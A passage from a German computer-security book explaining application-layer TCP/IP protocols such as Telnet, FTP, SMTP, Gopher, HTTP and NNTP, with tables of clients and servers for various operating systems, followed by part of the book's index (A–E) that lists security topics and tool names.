Ich stelle Ihnen jede der Applikationen in Tabelle 4.2 im folgenden kurz vor. Alle sind Protokolle oder Dienste der Anwendungsschicht, d.h. sie sind für den Benutzer sichtbar und der Benutzer kann mit ihnen an der Konsole interagieren.

Telnet

Telnet wird am besten in *RFC 854* beschrieben, der Spezifikation des Telnet-Protokolls:

> *Zweck des Telnet-Protokolls ist es, eine eher generelle, in beide Richtungen gerichtete, 8-bit Byte-orientierte Kommunikationsmöglichkeit zur Verfügung zu stellen. Das Hauptziel ist das Realisieren einer Standard-Methode, um Endgeräte oder Endgerät- basierte Prozesse miteinander zu verbinden.*

Telnet ermöglicht dem Benutzer nicht nur, sich in einen entfernten Host einzuloggen, sondern auch auf diesem entfernten Host Befehle auszuführen. Zum Beispiel kann sich ein Benutzer in Los Angeles per Telnet in einen Rechner in New York einwählen und dann auf dem Rechner in New York Programme starten, als säße er selbst vor Ort an diesem Rechner.

Für diejenigen unter Ihnen, die Telnet nicht kennen: Man kann die Arbeitsweise von Telnet am ehesten mit dem Interface eines Mailbox-Systems vergleichen. Telnet eignet sich hervorragend als Terminal-basiertes Front-End für Datenbanken. Zum Beispiel kann auf mehr als 80 Prozent aller Universitätsbibliothekskataloge über Telnet oder tn3270 (eine 3270-Telnet- Variante) zugegriffen werden. Abbildung 4.4 zeigt ein Beispiel für einen Telnet-Bibliothekskatalog-Bildschirm.




Abbildung 4.4: Beispiel für eine Telnet-Session

Obwohl GUI-Applikationen die Welt im Sturm erobert haben, ist Telnet - das im wesentlichen eine textbasierte Applikation ist - nach wie vor aus mehreren Gründen unglaublich beliebt. Erstens stellt Telnet eine ganze Reihe von Funktionen zur Verfügung (z.B. erlaubt esdas Abrufen von E-Mails) und belegt aber nur minimale Netzwerkressourcen. Zweitens ist die Implementierung eines sicheren Telnet-Dienstes eine relativ einfache Aufgabe. Mehrere Programme können dies realisieren, das beliebteste ist Secure Shell (wird später in diesem Buch beschrieben).

Um Telnet zu benutzen gibt der Benutzer den jeweiligen Befehl ein, der zum Start des Telnet-Clients notwendig ist, gefolgt vom Namen (oder der numerischen IP-Adresse) des Ziel- Hosts. Unter Unix wird das folgendermaßen gemacht:

```
telnet internic.net
```

Der obige Befehl startet eine Telnet-Session, kontaktiert `internic.net` und bittet um eine Verbindung. Diese Verbindungsanfrage wird entweder angenommen oder abgelehnt, abhängig von der Konfigurierung des Ziel-Hosts. Unix wird schon seit über 10 Jahren mit integriertem Telnet-Client ausgeliefert. Aber nicht alle Betriebssysteme verfügen über einen integrierten Telnet-Client. Tabelle 4.3 listet Telnet-Clients für verschiedene Betriebssysteme auf.

Tabelle 4.3: Telnet-Clients für verschiedene Betriebssysteme

Betriebssystem	Client
Unix	Integriert
Microsoft Windows 95	Integriert (Befehlszeile), ZOC, NetTerm, Zmud, WinTel32, Yawtelnet
Microsoft Windows NT	Integriert (Befehlszeile), CRT und alle oben genannten für Windows 95
Microsoft Windows 3.x	Trumptel Telnet, Wintel, Ewan
Macintosh	NCSA Telnet, NiftyTelnet, Comet
VMS	Integriert (in einigen Versionen)

File-Transfer-Protocol (FTP)

FTP ist die Standardmethode zur Übertragung von Dateien zwischen zwei entfernten Systemen. Der Zweck von FTP ist in *RFC 0765* wie folgt dargestellt:

> *Die Aufgaben von FTP sind 1) das gemeinnützige Verbreiten von Dateien (Programme und/oder Daten), 2) die indirekte oder implizite (durch Programme) Benutzung entfernter Rechner zu fördern, 3) dem Benutzer die Mühseligkeit der strukturellen Unterschiede der Dateisysteme zwischen verschiedenen Systemen zu ersparen und 4) Daten zuverlässig und effektiv zu übertragen. Obwohl FTP auch direkt auf einem Terminal benutzt werden kann, ist es hauptsächlich für die Benutzung über Programme entwikkelt.*

Seit über zwei Jahrzehnten haben Forscher eine große Vielfalt an Methoden für die Übertragung von Dateien untersucht. Während dieser Zeit wurde der FTP-Standard immer wieder ergänzt. Die erste Definition von FTP entstand im Jahr 1971, die Spezifikationen können Sie in *RFC 114* nachlesen.

Wegweiser:

RFC 114 enthält die erste Definition von FTP, aber ein praktischeres Dokument könnte RFC 959 sein: http://info.internet.isi.edu:80/in-notes/ rfc/files/rfc959.txt.

Mechanismen für das Arbeiten mit FTP

Dateiübertragungen mittels FTP werden über die Nutzung eines FTP-Clients erreicht. Tabelle 4.4 listet einige übliche FTP-Clients für die verschiedenen Betriebssysteme auf.

Tabelle 4.4: FTP-Clients für verschiedene Betriebssysteme

Betriebssystem	Client

Unix	Integriert, LLNLXDIR2.0, FTPtool, ncftp
Microsoft Windows 95	Integriert, WS_FTP, Netload, Cute-FTP, Leap FTP, SDFTP, FTP Explorer
Microsoft Windows NT	Siehe Auflistung für Windows 95
Microsoft Windows 3.x	Win_FTP, WS_FTP, CU-FTP, WSArchie
Macintosh	Anarchie, Fetch, Freetp
OS/2	Gibbon FTP, FTP-IT, Lynn's Workplace FTP
VMS	Integriert (in einigen Versionen)

Wie funktioniert FTP?

Dateiübertragungen per FTP werden in einer Client-/Server-Umgebung ausgeführt. Der anfragende Rechner startet einen der Clients aus Tabelle 4.4. Dieser generiert eine Anfrage, die an den Ziel-Server (meistens der Host eines anderen Netzwerks) übertragen wird. In der Regel wird diese Anfrage an Port 21 geschickt. Um eine Verbindung herzustellen, muß auf dem Zielrechner ein FTP-Server beziehungsweise ein FTP-Daemon laufen.

FTPD

FTPD ist der Standard-FTP-Server-Daemon. Seine Funktion ist einfach: auf Verbindungsanfragen über inetd zu reagieren und diesen Anfragen zu entsprechen. Dieser Daemon ist standardmäßig in den meisten Unix-Versionen integriert (für andere Betriebssysteme finden Sie in Tabelle 4.5 entsprechende FTP-Serverprogramme).

Tabelle 4.5: FTPD-Server-Daemons für verschiedene Betriebssysteme

Betriebssystem	Client
Unix	Integriert (ftpd), wuftd
Microsoft Windows 95	WFTPD, Microsoft FrontPage, WAR FTP Daemon, Vermilion
Microsoft Windows NT	Serv-U, OmniFSPD, Microsoft Internet Information Server
Microsoft Windows 3.x	WinQVT, Serv-U, Beames & Whitside BW Connect, WFTPD FTP Server, WinHTTPD
Macintosh	Netpresenz, FTPd
OS/2	Penguin

FTPD wartet auf eine Verbindungsanfrage, nach deren Empfang FTPD die Eingabe eines Benutzernamens fordert. Der Benutzer muß entweder einen gültigen Benutzernamen und ein Paßwort eingeben oder kann sich anonym einloggen (wenn der Server anonyme Arbeitssitzungen erlaubt).

Nach dem Einloggen kann der Benutzer Dateien herunterladen. In gewissen Fällen, wenn die

Sicherheitsmaßnahmen auf dem Server dies erlauben, können auch Dateien auf den Server hochgeladen werden.

Simple Mail Transfer Protocol (SMTP)

Die Aufgabe von SMTP ist in *RFC 821* präzise beschrieben:

> *Die Aufgabe des Simple Mail Transfer Protocol (SMTP) ist die zuverlässige und effektive Übertragung von Mail.*

Der Benutzer sendet über ein SMTP-fähiges Clientprogramm eine Anfrage an einen SMTP- Server. Daraufhin wird eine Verbindung in beide Richtungen etabliert. Der Client schickt eine MAIL-Anweisung, die zeigt, daß er eine Nachricht an einen Empfänger irgendwo im Internet senden will. Wenn der SMTP-Server die Durchführung dieser Übertragung erlaubt, wird eine positive Bestätigung an den Client zurückgeschickt. Zu diesem Zeitpunkt beginnt die Arbeitssitzung. Der Client kann jetzt die Identität des Empfängers, seine IP-Adresse und die Nachricht (als Text) losschicken.

Trotz des einfachen Charakters von SMTP waren Mail-Dienste die Quelle für zahlreiche Sicherheitslöcher, was teilweise sicher an der Vielzahl der beteiligten Konfigurationsoptionen liegt. Fehlkonfigurationen sind ein weitverbreiteter Grund für Sicherheitslöcher. Ich werde später noch auf Sicherheitsaspekte zurückkommen.

SMTP-Server sind in den meisten Unix-Versionen integriert. Die meisten anderen vernetzten Betriebssysteme verfügen heutzutage ebenfalls über irgendeine Form von SMTP, deshalb spare ich mir eine Auflistung.

Wegweiser:

Weitere Informationen über SMTP erhalten Sie in RFC 821: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc821.txt .

Gopher

Der Gopher-Dienst ist ein hierarchisches Informationssystem. Er wurde usprünglich als ein Campus-weites Informationssystem an der Universität von Minnesota implementiert. In einem FYI *(For Your Interest)* der Universität von Minnesota vom März 1993 wird er wie folgt definiert:

> *Das Internet Gopher Protocol ist hauptsächlich als ein hierarchisches Informationssystem entwickelt. Während Dokumente (und Dienste) auf vielen Servern liegen, präsentiert die Gopher-Client-Software dem Benutzer eine Hierarchie von Dokumenten und Verzeichnissen, ähnlich einem Dateisystem. Tatsächlich wurde das Gopher-Interface so entwickelt, das es einem Dateisystem ähnelt, da ein Dateisystem für das Ablegen von Dateien und Diensten hervorragend geeignet ist.*

Wegweiser:

Die vollständige Dokumentation des Gopher-Protokolles können Sie in RFC 1436 einsehen. http://info.internet.isi.edu:80/in-notes/rfc/files/ rfc1436.txt.

Der Gopher-Dienst ist sehr mächtig und eignet sich für Textdokumente, Sound und andere Medien. Er arbeitet größtenteils im Textmodus und ist daher viel schneller als HTTP über einen Browser. Gopher-Clients sind heute für jedes Betriebssystem verfügbar, von denen einige in Tabelle 4.6 aufgelistet sind.

Tabelle 4.6: Gopher-Clients für verschiedene Betriebssysteme

Betriebssystem	Client
Unix	gopher, xgopher
Microsoft Windows (alle)	Hgopher, Ws_Gopher
Macintosh	Mac Turbo Gopher
AS/400	The AS/400 Gopher Client
OS/2	Os2Gofer

In der Regel startet der Benutzer einen Gopher-Client und kontaktiert einen vorgegebenen Gopher-Server. Danach überträgt der Gopher-Server ein Auswahlmenu, das Suchmasken, vorgegebene Ziele oder Dateiverzeichnisse enthalten kann. Abbildung 4.5 zeigt eine Client- Verbindung zur University of Illinois.




Abbildung 4.5: Beispiel einer Gopher-Session

Beachten Sie, daß das Gopher-Modell komplett Client/Server-basiert ist. Der Benutzer loggt sich niemals per se ein, sondern der Client sendet eine Anfrage an den Gopher-Server, in der er um alle verfügbaren Dokumente (oder Objekte) bittet. Der Gopher-Server antwortet mit dieser Information und tut sonst nichts weiter, bis der Benutzer ein Objekt anfordert.

Hypertext Transfer Protocol (HTTP)

HTTP ist wohl das bekannteste aller Protokolle, weil es Benutzern das Surfen im Internet ermöglicht. Wie in *RFC 1945* kurz erklärt, ist HTTP

> *ein einfaches und schnelles Protokoll der Anwendungsschicht für hierarchische, kollaborative Hypermedia-Informationssysteme. Es ist ein auswählbares, statusloses, objektorientiertes Protokoll, das für viele Aufgaben wie Name-Server und verteilte Objekt-Management-Systeme durch die Erweiterung seiner Anfragemethoden (Befehle) eingesetzt werden kann. Ein Merkmal von HTTP ist die Wahl der Datendarstellung, was einen Aufbau von Systemen unabhängig von den übertragenen Daten ermöglicht.*

Hinweis:

RFC 1945 wurde durch RFC 2068 ersetzt, eine aktuellere Spezifikation von HTTP: http://info.internet.isi.edu:80/in-notes/rfc/files/ rfc2068.txt.

HTTP hat die Natur des Internet für immer geändert, vor allem weil es das Internet für die Massen zugänglich gemacht hat. In gewisser Hinsicht entspricht seine Arbeitsweise der von Gopher. Zum Beispiel arbeitet es auch mittels eines Anfrage/Antwort-Schemas. Und das ist ein wichtiger Punkt. Während Applikationen wie beispielsweise Telnet verlangen, daß der Benutzer eingeloggt bleibt (und damit Systemressourcen verbraucht), löschen Protokolle wie Gopher und HTTP dieses Phänomen aus. Der Benutzer (Client) belegt Systemressourcen nur solange wie er Daten anfragt oder empfängt.

Bei Nutzung eines üblichen Browsers wie Netscape Navigator oder Microsoft Internet Explorer können Sie diesen Prozeß während seines Ablaufs beobachten. Für jedes Datenelement (Text, Grafik, Sound) auf einer WWW-Seite kontaktiert Ihr Browser den Server einmal, d.h. er holt sich erst Text, dann eine Grafik, dann Sound, usw. usw. Unten links in Ihrem Browser sehen Sie eine Statusanzeige. Beobachten Sie diese einige Momente, wenn eine Seite geladen wird. Sie werden dort die Anfrage/Antwort-Aktivitäten verfolgen können, oft in sehr hoher Geschwindigkeit.

HTTP interessiert es nicht, welche Art von Daten angefordert werden. Verschiedene Formen von Multimedia können entweder eingebettet sein oder über HTML-basierte Webseiten übermittelt werden. Kurz, HTTP ist ein extrem einfaches und effektives Protokoll. Clients für dieses Protokoll sind in Tabelle 4.7 aufgelistet.

Tabelle 4.7: HTTP-Clients für verschiedene Betriebssysteme

Betriebssystem	HTTP-Client
Microsoft Windows (alle)	Netscape Navigator, WinWeb, Mosaic, Microsoft Internet Explorer, WebSurfer, NetCruiser, AOL, Prodigy
Macintosh	Netscape Navigator, MacMosaic, MacWeb, Samba, Microsoft Internet Explorer
Unix	Xmosaic, Netscape Navigator, Grail, Lynx, TkWWW, Arena, Chimera,Kfm
OS/2	Web Explorer, Netscape Navigator

HTTP-Server sind ebenfalls für eine Reihe von Plattformen verfügbar. Diese sind in Tabelle 4.8 aufgelistet.

Tabelle 4.8: HTTP-Server für verschiedene Betriebssysteme

Betriebssystem	HTTP-Server
Microsoft Windows 3.x	Website, WinHTTPD
Microsoft Windows 95	OmniHTTPD, Server 7, Nutwebcam, Microsoft Personal Web Server, Fnord, ZB Server, Website, Folkweb, Netscape

Microsoft Windows NT	HTTPS, Internet Information Server, Alibaba, Espanade, Expresso, Fnord, Folkweb, Netpublisher, Weber, OmniHTTPD, WebQuest, Website, Wildcat, Netscape
Macintosh	MacHTTP, Webstar, Phantom, Domino, Netpresenz
Unix	NCSA, Apache, Netscape
OS/2	GoServe, OS2HTTPD, OS2WWW, IBM Internet Connection Server, Bearsoft, Squid & Planetwood

Network News Transfer Protocol (NNTP)

NNTP ist eines der meistgenutzten Protokolle. Es ermöglicht den Zugang zu dem Nachrichtendienst, der allgemein als USENET News bekannt ist. In *RFC 977* wird sein Zweck wie folgt definiert:

> *NNTP spezifiziert ein Protokoll für die Verteilung, die Recherche, die Wiedergewinnung und die Veröffentlichung von Nachrichtenartikeln durch eine zuverlässige Datenstrom-basierte Übertragung von Nachrichten innerhalb der ARPA-Internet- Gemeinde. NNTP ist so aufgebaut, daß Nachrichtenartikel in einer zentralen Datenbank gespeichert werden. Dem Abonnent wird ermöglicht, nur auf die Artikel zuzugreifen, die er lesen möchte. Indexierung, Querverweise und das Löschen von veralteten Artikeln sind ebenfalls vorgesehen.*

NNTP hat ähnliche Eigenschaften und Merkmale wie SMTP: Es benutzt TCP als Netzwerkprotokoll und akzeptiert einfache Befehle von einem Prompt. NNTP benutzt üblicherweise den TCP-Port 119.

Wegweiser:

Für tiefergehende Informationen über NNTP empfehle ich Ihnen die Lektüre von RFC 977. Zu finden unter: http://info.internet.isi.edu:80/innotes/ rfc/files/rfc977.txt.

Frühere Implementierungen des Standards finden Sie in RFC 850 unter: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc850.txt .

4.3 TCP/IP *ist* das Internet

Inzwischen sollte es offensichtlich sein, daß TCP/IP im Grunde genommen das Internet selbst umfaßt. Es ist eine komplexe Sammlung von Protokollen, viele davon für den Benutzer unsichtbar. Auf den meisten Internet-Servern können alle der folgenden Netzwerkprotokolle laufen:

- Transmission Control Protocol (TCP)
- Internet Protocol (IP)
- Internet Control Message Protocol (ICMP)
- Address Resolution Protocol (ARP)

In der Anwendungsebene gelten die folgenden Protokolle als Standard:

- File Transfer Protocol (FTP)

- Telnet Protocol (Telnet)
- Gopher Protocol
- Network News Transfer Protocol (NNTP)
- Simple Mail Transfer Protocol (SMTP)
- Hypertext Transfer Protocol (HTTP)

Nun machen Sie sich auf einen Schock gefaßt. Dies ist nur eine Handvoll der Protokolle, die im Internet laufen. Tatsächlich gibt es Hunderte dieser Protokolle. Mehr als die Hälfte der Implementierungen der wichtigsten Protokolle hatten schon ein oder mehrere Sicherheitslöcher.

Folgender Punkt ist wesentlich: Das Internet wurde als ein System mit vielfachen Kommunikationswegen entwickelt. Jedes Protokoll stellt einen dieser Wege dar. An sich gibt es also Hunderte von Wegen, um Daten über das Internet zu bewegen.

4.4 Zusammenfassung

In diesem Kapitel haben Sie TCP/IP kennengelernt. Hier sind einige Merkmale von TCP/IP:

- Die TCP/IP-Protokollfamilie enthält alle notwendigen Protokolle, die den Datentransfer über das Internet erleichtern.
- Die TCP/IP-Protokollfamilie ermöglicht schnelle, zuverlässige Netzwerkverbindungen, ohne große Netzwerkressourcen zu belegen.
- TCP/IP wird auf fast allen Computer-Plattformen eingesetzt.

Jetzt, da Sie ein bißchen mehr über TCP/IP wissen, können wir uns wieder einem spannenderen Thema zuwenden: Hacker und Cracker.

---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | Kapitelanfang | nächstes Kapitel

Stichwortverzeichnis

!

.rhosts
- Spoofing-Attacken

/etc/hosts.equiv
- Spoofing-Attacken

/etc/passwd
- Anonymität wahren

10Base2
- Glossar

10Base5
- Glossar

10BaseT
- Glossar

1644
- Spoofing-Attacken

802.2
- Glossar

802.3 SNAP
- Glossar

A

AARP
- Glossar

Absturz
- Glossar

Access Watchdogs Premium Suite
- Interne Sicherheit

ACL
- Glossar

Active Server Pages

- Microsoft

ActiveX

- Sprachen, Erweiterungen und Sicherheit

Adaptive Pulscode-Modulation

- Glossar

Address Resolution Protocol (ARP), Aufgabe

- Ein kurzer Überblick über TCP/IP

Administrator

- Wer ist verantwortlich?
- Wer ist verantwortlich?
- Glossar

Adreßauflösungsprotokoll

- Glossar

AIM

- Glossar

AIS

- Glossar

Aktualität

- Destruktive Programme

Algorithmus

- Trojanische Pferde

Allen, Paul

- Hacker und Cracker

ALT+255

- Microsoft

Altavista

- Anonymität wahren

altavista.digital.com

- Anonymität wahren

America Online

- Macintosh
- Anonymität wahren

AMI Decode

- Paßwort-Knacker

Ami.com

- Microsoft

Amiecod

- Microsoft

Analysetools

Analog

- Protokollierungs- und Auditing-Tools

LogSurfer

- Protokollierungs- und Auditing-Tools

NestWatch

- Protokollierungs- und Auditing-Tools

Netlog

- Protokollierungs- und Auditing-Tools

NetTracker

- Protokollierungs- und Auditing-Tools

VBStats

- Protokollierungs- und Auditing-Tools

Angriff

- Angriffsebenen

auf Kernforschungseinrichtung
in Indien

- Warum ich dieses Buch geschrieben habe

auf Kreditkartendaten

- Wer ist überhaupt anfällig für Angriffe durch Cracker?

Ausgangspunkte

- Angriffsebenen

datengesteuerter

- Glossar

Ebenen

- Angriffsebenen
- Angriffsebenen

entfernter

- Der entfernte Angriff

Sie sind jetzt in Frankreich-

- Warum ich dieses Buch geschrieben habe

Angriffssignaturen

- Firewalls

anlpasswd

- Unix - die große Herausforderung
- Glossar

Anonyme E-Mail

- Glossar

Anonymer Remailer

- Glossar

Anonymität

Recht auf

- Anonymität wahren

Wahrung der

- Anonymität wahren

ANSI C

- Glossar

Anti-Virenprogramme

- Destruktive Programme

Anwendungsschicht-Gateway

- Firewalls
- Firewalls

AOL

- Anonymität wahren

Applet

- Glossar

AppleTalk

- Glossar

AppleTalk Data Stream Protocol

- Glossar

AppleTalk Echo Protocol

- Glossar

AppleTalk Remote Access Protocol

- Glossar

AppleTalk-Adreßauflösungsprotokoll

- Glossar

Application Gateways

- Glossar

appz

- Glossar

ARAP

- Glossar

Archie

- Wer ist verantwortlich?

Archive

- Zum Aufbau des Buches

Archivierte Dateien

- Zum Aufbau des Buches

Archivierungstools

- Zum Aufbau des Buches

  herunterladen

  - Zum Aufbau des Buches

arnudp100.c

- Destruktive Programme

ARP (Address Resolution Protocol)

- Glossar

  ARP-Broadcast (Rundruf)

  - Ein kurzer Überblick über TCP/IP

  ARP-Cache

  - Ein kurzer Überblick über TCP/IP

  Aufgabe

  - Ein kurzer Überblick über TCP/IP

ARPANET

- Die Geburt eines Netzwerks: Das Internet

ARP-Cache

- Spoofing-Attacken

ARP-Spoofing

- Spoofing-Attacken

ARPWATCH

- Spoofing-Attacken

Ascend Inverse Multiplexing

- Glossar

ASCII

- Zum Aufbau des Buches

ASDL

- Glossar

ASP URL

- Microsoft

Assembler

- Destruktive Programme

Asynchroner Übertragungsmodus

- Glossar

Asynchrones PPP

- Glossar

At-Ease

- Macintosh

ATM

- Glossar

ATM Sniffer Internetwork Analyzer

- Sniffer

ATP (Anti-Tampering Program)

- Trojanische Pferde

Attribut

- Wer ist verantwortlich?
- Glossar

Audit

- Glossar

AuditTrack

- Novell

Audit-Trail

- Glossar

AuditWare

- Novell

AUP

- Glossar

Ausführbare Dateien

- Destruktive Programme

Authentication Server Protocol

- Glossar

Authentifizierung

- Spoofing-Attacken
- Glossar

Automatisiertes Informationssystem

- Glossar

Aw.com

- Microsoft

B

Backup

- Destruktive Programme
- Glossar

Ballista

- Scanner

Baran, Paul

- Hacker und Cracker

Barracuda Devices

- Interne Sicherheit

Barracuda Security

- Unix - die große Herausforderung

Bastion Host

- Glossar

Befehlspuffer

- VAX/VMS

Benchmark-Tool

- Microsoft

Benutzer

- Glossar

Benutzer-ID

- Glossar

Benutzerinformationen,

Speicherung von
- Anonymität wahren

Benutzungsrichtlinien
- Glossar

Berater
- Sicherheitskonzepte

Berechtigungen
- Wer ist verantwortlich?

Berechtigungssystem
- Wer ist verantwortlich?

Betriebssystem
- Angriffsebenen

  identifizieren
  - Der entfernte Angriff

bibliography
- Bibliographie zum Thema Sicherheit - weiterführende Literatur
- Bibliographie zum Thema Sicherheit - weiterführende Literatur

BindView EMS
- Novell

Biometrische Zugriffskontrollen
- Glossar

BIOS-Paßwort
- Microsoft

BIOS-Paßwortschutz
- Microsoft

BlueBEEP
- Hacker und Cracker

bonk.c
- Destruktive Programme

Book 'em, Dan-O
- Anonymität wahren

BootLogger
- Macintosh

Boot-Schutz
- Microsoft

Boot-Sektor-Viren
- Destruktive Programme

Boxing
- Hacker und Cracker

Brain-Virus
- Destruktive Programme

Browser, Versionsabfrage
- Anonymität wahren

Browser-Sicherheit
- Anonymität wahren

Brute-Force-Angriff
- Telnet-basierte Angriffe

Brute-Force-Berechnung
- Paßwort-Knacker

Brute-Force-Methoden
- Paßwort-Knacker

Bug
- Glossar

bugfiler
- Unix - die große Herausforderung

BUGTRAQ-Archive
- Das Sicherheitsloch

Burglar
- Novell

C

C
- Zum Aufbau des Buches

  Geschichte
  - Die Geburt eines Netzwerks: Das Internet

C++
- Zum Aufbau des Buches

Cache ausspionieren
- Anonymität wahren

Cache Flushing

- Microsoft

Cache-Speicher, Paßwort herausziehen

- Microsoft

CALLBACK.EXE

- VAX/VMS

Cast-128

- Glossar

cbcb.c

- Destruktive Programme

CCMAIL 8

- Microsoft

CD-ROM, Inhalt

- Inhalt der CD-ROM

Cerberus Access Control

- Inhalt der CD-ROM

CERT

- Glossar

certificate authority

- Glossar

Cetus StormWindows

- Microsoft
- Inhalt der CD-ROM

CGI

- Sprachen, Erweiterungen und Sicherheit
- Glossar

CGI-basierter Angriff

- Glossar

CGI-Programmierung

- Sprachen, Erweiterungen und Sicherheit
- Sprachen, Erweiterungen und Sicherheit

Chaos Computer Club

- Sprachen, Erweiterungen und Sicherheit

CHAP

- Glossar

Checklisten
- Interne Sicherheit

Checkpass
- VAX/VMS

Chesapeake
- Scanner

chfn
- Anonymität wahren

chroot
- Glossar

CIDR
- Spoofing-Attacken

Clasp 97
- Microsoft

Classless Inter-Domain Routing
- Spoofing-Attacken

Claymore
- Paßwort-Knacker
- Microsoft

Clocken
- Anonymität wahren

Clocking-Script
- Anonymität wahren

CloseUp
- Telnet-basierte Angriffe

CMD/BAT
- Microsoft

Common Gateway Interface
- Glossar

Compiler
- Zum Aufbau des Buches
- Hacker und Cracker
- Interne Sicherheit

Computer and Network Security Reference Index
- Das Sicherheitsloch

Computer Emergency Response Team (CERT)

- Das Sicherheitsloch

Computer Incident Advisory Capability (CIAC)

- Das Sicherheitsloch

Computerviren

- Destruktive Programme
- Trojanische Pferde

Aktualität
- Destruktive Programme

Anti-Virenprogramme
- Destruktive Programme

Arbeitsweise
- Destruktive Programme

Autoren
- Destruktive Programme

Boot-Sektor-Viren
- Destruktive Programme

Brain-Virus
- Destruktive Programme

Dateiviren
- Destruktive Programme

Entwicklung
- Destruktive Programme

Informationsquellen
- Destruktive Programme

in the wild
- Destruktive Programme

Klassifizierungen
- Destruktive Programme

Makroviren
- Destruktive Programme

Master-Boot-Record-Viren
- Destruktive Programme

Merrit-Virus
- Destruktive Programme

Polymorphe Viren
- Destruktive Programme

Programmiersprachen
- Destruktive Programme

Stealth-Viren
- Destruktive Programme
- Destruktive Programme

Virentypen
- Destruktive Programme

Virustechnologie
- Destruktive Programme

Computervirus
- Destruktive Programme

Computer-Wurm
- Hacker und Cracker

ConfigSafe 95
- Microsoft

CONNECT
- Scanner

Consultants
- Sicherheitskonzepte

Convert
- Warum ich dieses Buch geschrieben habe

Cookie Cutter
- Anonymität wahren

Cookies
- Anonymität wahren
- Anonymität wahren

bekämpfen
- Anonymität wahren

cookies.txt
- Anonymität wahren

COPS
- Glossar

Copyrights, Web sites for info

- Computersicherheit und das Gesetz
- Computersicherheit und das Gesetz

CoSECURE

- Interne Sicherheit

CP.EXE

- Paßwort-Knacker

cpm

- Sniffer

CPU-Überlastung

- Microsoft

Crack

- Paßwort-Knacker
- Novell
- Glossar

Cracken, Anfänge

- Hacker und Cracker

Cracker

- Hacker und Cracker
- Hacker und Cracker
- Wer ist überhaupt anfällig für Angriffe durch Cracker?
- Paßwort-Knacker
- Sniffer
- Angriffsebenen
- Glossar

  Beispiele
  - Hacker und Cracker

  Definition
  - Hacker und Cracker

  Mens rea
  - Hacker und Cracker

  Opfer (Regierungssites)
  - Wer ist überhaupt anfällig für Angriffe durch Cracker?

  Verhalten studieren
  - Der entfernte Angriff

CrackerJack

- Paßwort-Knacker

Cracker-Sites

- Der entfernte Angriff

CRC32

- Trojanische Pferde

crontab

- Unix - die große Herausforderung

Crypt

- Paßwort-Knacker
- VAX/VMS

  Arbeitsweise

  - Paßwort-Knacker

CRYPTO-BOX

- Interne Sicherheit

Cyberkrieg

- Glossar

Cyberspace

- Kriegsführung im Internet

Cyber-Terrorismus

- Kriegsführung im Internet

CyberWatch

- Microsoft

D

DAC

- Glossar

Daemon

- Ein kurzer Überblick über TCP/IP

Data Encryption Standard (DES)

- Paßwort-Knacker
- Glossar

DatagLANce

- Sniffer

Datei

ausführbare
- Destruktive Programme

Integrität überprüfen
- Trojanische Pferde

verborgene
- Microsoft

Dateiintegrität
- Trojanische Pferde

Dateiviren
- Destruktive Programme

Datengesteuerter Angriff
- Glossar

Datenintegrität
- Glossar

Debugging-Utilities
- Interne Sicherheit

DEC
- VAX/VMS

DECROS Security Card
- Microsoft

Decrypt
- Paßwort-Knacker

DejaNews
- Anonymität wahren

Archiv
- Anonymität wahren

dejanews.com
- Anonymität wahren

Denial of Service (DOS)
- Glossar

Attacke
- Destruktive Programme

DNSKiller
- Destruktive Programme

Übersicht der bekanntesten Angriffe

- Destruktive Programme

Denial-of-Service-Attacke

- Destruktive Programme
- Angriffsebenen

ältere

- Destruktive Programme

arnudp100.c

- Destruktive Programme

auf Hardware

- Destruktive Programme

bonk.c

- Destruktive Programme

cbcb.c

- Destruktive Programme

hanson.c

- Destruktive Programme

inetinfo

- Destruktive Programme

Informationsquellen

- Destruktive Programme

jolt.c

- Destruktive Programme

Land

- Destruktive Programme

Morris-Wurm

- Destruktive Programme

newtear.c

- Destruktive Programme

pentium_bug.c

- Destruktive Programme

Ping of Death

- Destruktive Programme

pnserver.c

- Destruktive Programme

pong.c

- Destruktive Programme

puke.c

- Destruktive Programme

solaris_land.c, land.c

- Destruktive Programme

solaris_telnet.c

- Destruktive Programme

SynFlooder

- Destruktive Programme

teardrop.c

- Destruktive Programme

winnuke.c

- Destruktive Programme

Wo Sie sie finden

- Destruktive Programme

DES (Data Encryption Standard)

- Paßwort-Knacker
- Glossar

Desktop Surveillance 97

- Microsoft
- Inhalt der CD-ROM

Destruktive Programme

- Destruktive Programme
- Destruktive Programme

als Sicherheitsrisiko

- Destruktive Programme

Computerviren

- Destruktive Programme

Denial-of-Service

- Destruktive Programme

E-Mail-Bombe

- Destruktive Programme

List Linking

- Destruktive Programme

- Destruktive Programme

DFÜ-Netzwerk

- Microsoft

DIAL

- VAX/VMS

Dictionary-Cracking

- Paßwort-Knacker

Digest Access Authentication

- Glossar

Digitaler Fingerabdruck

- Trojanische Pferde

Digitales Zertifikat

- Glossar

DiskGuard

- Macintosh

DiskLocker

- Macintosh

DNSKiller

- Destruktive Programme

DNS-Spoofing

- Spoofing-Attacken
- Glossar

DOC

- Spoofing-Attacken

DoD

- Glossar

DoD Network Information Center

- Das Sicherheitsloch

DOMUS ITSS

- Unix - die große Herausforderung

DOS

- Microsoft

DoS

- Glossar

DoS-Attacken

- Angriffsebenen

DOS-Sicherheitstools, Sites

- Microsoft

dpsexec

- Unix - die große Herausforderung

DREAMWVR.com

- Inhalt der CD-ROM

dtterm

- Unix - die große Herausforderung

Dual Homed Gateway

- Glossar

E

E-Commerce

- Anonymität wahren

EFT

- Glossar

Eigentümer

- Glossar

Einbruchtest

- Glossar

Einmalpaßwort

- Glossar

Electronic Data Interchange (EDI)

- Kriegsführung im Internet

E-Mail, Geschichte

- Die Geburt eines Netzwerks: Das Internet

E-Mail-Adresse

- Anonymität wahren

  herausfinden

  - Anonymität wahren

E-Mail-Bombe

- Destruktive Programme

  Abhilfen

  - Destruktive Programme

als Sicherheitsrisiko
- Destruktive Programme

Pakete
- Destruktive Programme

E-Mail-Relaying
- Destruktive Programme

Empower
- Macintosh

Encrypt-It
- Microsoft

Entfernter Angriff
- Der entfernte Angriff

Entführen
- Glossar

Ernst & Young-Studie zu Sicherheit im Internet
- Wer ist überhaupt anfällig für Angriffe durch Cracker?

Esniff
- Sniffer

Ethereal
- Sniffer

Ethernet
- Sniffer

Ethernet-Spoofing
- Glossar

EtherPeek
- Sniffer
- Macintosh

ETHLOAD
- Sniffer

Eudora Mail Client
- Microsoft

Eugene Spaffords Security Hotline
- Das Sicherheitsloch

